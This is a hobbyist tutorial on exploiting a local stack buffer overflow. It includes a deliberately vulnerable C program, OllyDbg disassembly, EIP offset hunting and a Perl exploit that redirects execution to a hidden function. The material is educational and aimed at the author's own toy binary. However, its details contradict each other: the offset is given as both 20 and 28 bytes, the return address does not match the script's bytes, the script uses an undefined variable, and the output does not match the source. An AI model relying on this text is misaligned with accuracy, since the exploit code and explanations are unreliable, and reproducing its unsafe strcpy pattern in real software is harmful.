iHack.co.uk

Local Buffer Overflow exploiting

Written by Affix

http://iHack.co.uk

For this tutorial you will need :

- **OllyDbg : A great debugger (http://www.ollydbg.de/)**
- **Bloodshed Dev-C++ : A C/C++ Compiler (http://www.bloodshed.net/devcpp.html)**
- **Perl : i wrote the exploit with Perl (http://www.perl.com/download.csp)**

Buffer overflow is when you write data into the array smaller than the data you are tying to write into causing the buffer to overflow in the memory

Im not taking time to explain how memory structure is when programs/functions are executed. Im an hackter not a teacher ;)

Ok let look at my Vulnerable Application (Written in C)

vapp.c

```
#include <stdio.h>

int vuln(char *str){

char buffer[10]; //Buffer / Array

strcpy(buffer,str); //the vulnerable command

return 0;

}

int main(int argc, char *argv[])
{
int pass;
pass=0;

printf("welcome to affix' BoF Tutorial\n");
printf("http://iHack.co.uk\n");
printf("-----------------------------------\n");
printf("This is our Vuln app.\n");

vuln(argv[1]); // Call the Vulnerable funtion using the Argument

if ( pass == 1) {
Overflowed(); //If the app is secure this will never pass
} else {
printf("Sorry you failed. Pleas keep trying\n"); //if the buffer was not overflowed
}

printf("Now Executing\n");

return 0;
}
int Overflowed(){
printf("iHack.co.uk\n");
printf("BoF Tutorial\n");
printf("Written by Affix\n");
}
```

The above app is vulnerable when [b]strcpy(buffer,str)[/b] is executed. If the length of the array is over 10 because the function is not properly escaped/secured it will execure the excess data(Data>10)

I am going to show you how to change the flow of the pp and call the Overflowed() function. This function should NOT be exxecuted f app is normal.


First we try to crash the program in order to confirm that the buffer overflow does exist. To do that we run the vuln.exe and give it for arguments a long string like this : (60 A's) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

We need to try and Crash the app first to ensure it is vulnerable. to do this runn vapp.exe (once compiled using devc++) and pas the argument as a Large string about 60 A's shouth do it :

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

click on the link to see what the error report contains.

You will receive the following


vuln.exe

Error signature
AppName: vuln.exe AppVer: 0.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 41414141

Reporting details
This error report includes: information regarding the condition of vuln.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

The part highlighted in red is the overwritted EIP

Now the new return address is 41414141 (A is number 65 in ascii and number 65 is 41 in hex)


What we did is to change the Return address to 414141(non existant) so the application crashes and throws an error/
We now need to change the Return address to match the address of the Overflowed() function

wwe want to execute.

First we must find the function's address... to do that we use OllyDbg... (see video demonstration how to do it)

To find the address of the Funtion we must load olly DBG and open the app (I assume you know how to open a file and look around it)

Look for something similar to the following.



```
00401293 . 8B10          MOV EDX,DWORD PTR DS:[EAX]
00401295 . 52            PUSH EDX
00401296 . E8 75FFFFFF   CALL vuln.00401210
0040129B . 83C4 10       ADD ESP,10
0040129E . C745 FC 01000 MOV DWORD PTR SS:[EBP-4],1
004012A5 . E8 96000000   CALL vuln.00401340
004012AA .vEB 14         JMP SHORT vuln.004012C0
004012AC   8D7426 00     LEA ESI,DWORD PTR DS:[ESI]
004012B0 . 83C4 F4       ADD ESP,-0C
004012B3 . 68 4B124000   PUSH vuln.0040124B              [format = "Lozer!!!◘"
004012B8 . E8 A3010000   CALL <JMP.&msvcrt.printf>       [printf
004012BD . 83C4 10       ADD ESP,10
004012C0 > 83C4 F4       ADD ESP,-0C
004012C3 . 68 55124000   PUSH vuln.00401255              [format = "Quitting vuln.exe◘"
004012C8 . E8 93010000   CALL <JMP.&msvcrt.printf>       [printf
004012CD . 83C4 10       ADD ESP,10
004012D0 . 31C0          XOR EAX,EAX
004012D2 .vEB 00         JMP SHORT vuln.004012D4
004012D4 > C9            LEAVE
004012D5 . C3            RETN
004012D6 . 2A 2A 2A 2A 2 ASCII "******* You are "
004012E6 . 49 4E 21 20 2 ASCII "IN! *******◘",0
004012F3   90            NOP
004012F4   90            NOP
```

The highlighted row is the address we want to jump to 004012A5 If you notice that is where the overflow function is called at address 00401340

First we need to put the address in Little endian format so 004012A5 becomes A5 12 40 00

We now have our Target EIP now we Must find out how many bytes before we reach the EIP.

To do that we must create a long string with random characters... try not repeating a sequence in the characters so the
four characters you will get when the program crashes will be a unique sequence in the string so you can find the easily...

To do this we use a Huge string of random characters but he characters must not repeat themselves so the 4 characters you receive when the app crashes can be found with ease.

A6D2F62D40764302EEEBA8A92982BB229C91B6AE0B87BC3D6EB6B7CBEAFD717E3EA04CD9F62B1C99C9D04FF4FDEA34E996AC99AAFB74FFDB2C4CE950

I got that string by joining a few SHA strings.

Now pass that through the EXE and get another offset.

my new EIP is 39413841

Yours may be a little different.

Now put it into little endian format
39413841 becomes 41384139

Now find the ASCII chat the Hex represents. Use an ASCII Hex conversion tool

41384139 == A8A9

Now we find this in the String i passed into the buffer

A6D2F62D40764302EEEB[B]A8A9[/B]2982BB229C91B6AE0B87BC3D6EB6B7CBEAFD717 E3EA04CD9F62B1C99C9D04FF4FDEA34E996AC99AAFB74FFDB2C4CE950

20 bytes (Every 2 == 1 byte)

In the above string is put for arguments into the app it will overwrite the buffer and replace the EIP with the value found after the firsy 20 bytes.

so what we must do is to sent for arguments a 28 bytes length junk data and 4 bytes of evil EIP address...

now we must send for aguments of a 20 byte lenght filled with "junk" data and 4 bytes of a new EIP


And now we write the exploit...

Now it is time to craft the exploit.

This exploit is written in Perl found at the top of the page.

```
#!/usr/bin/perl

my $data="\x41"x28; # create the 28 byte length junk data

my $ret="\x02\x13\x40\x00"; # our evil EIP goes here

my $exploit=$junkdata.$ret; # merge them into one string

print "Sending exploit....\n\n";

system("vapp.exe", $exploit); # execute vuln.exe with the evil argument string

print "\nCompleted!\n";
```

Now run the perl you should get the following.



```
C:\Documents and Settings\Affix\My Documents\BoF\Tutorial\Part One\Sources>perl
sploit.pl
Sending exploit....

You are in vuln.exe now
******** You are IN! ********
******** This is GoodPass() executing ********
Quitting vuln.exe

Done!
```

excuse vuln.exe part its my old code and I dont want to re-reverse it :P

Et Viola... Buffer Exploited.

Hope this helped at leas one person.

Thanks For reading,

Affix

http://ihack.co.uk

iHack – We are the innovators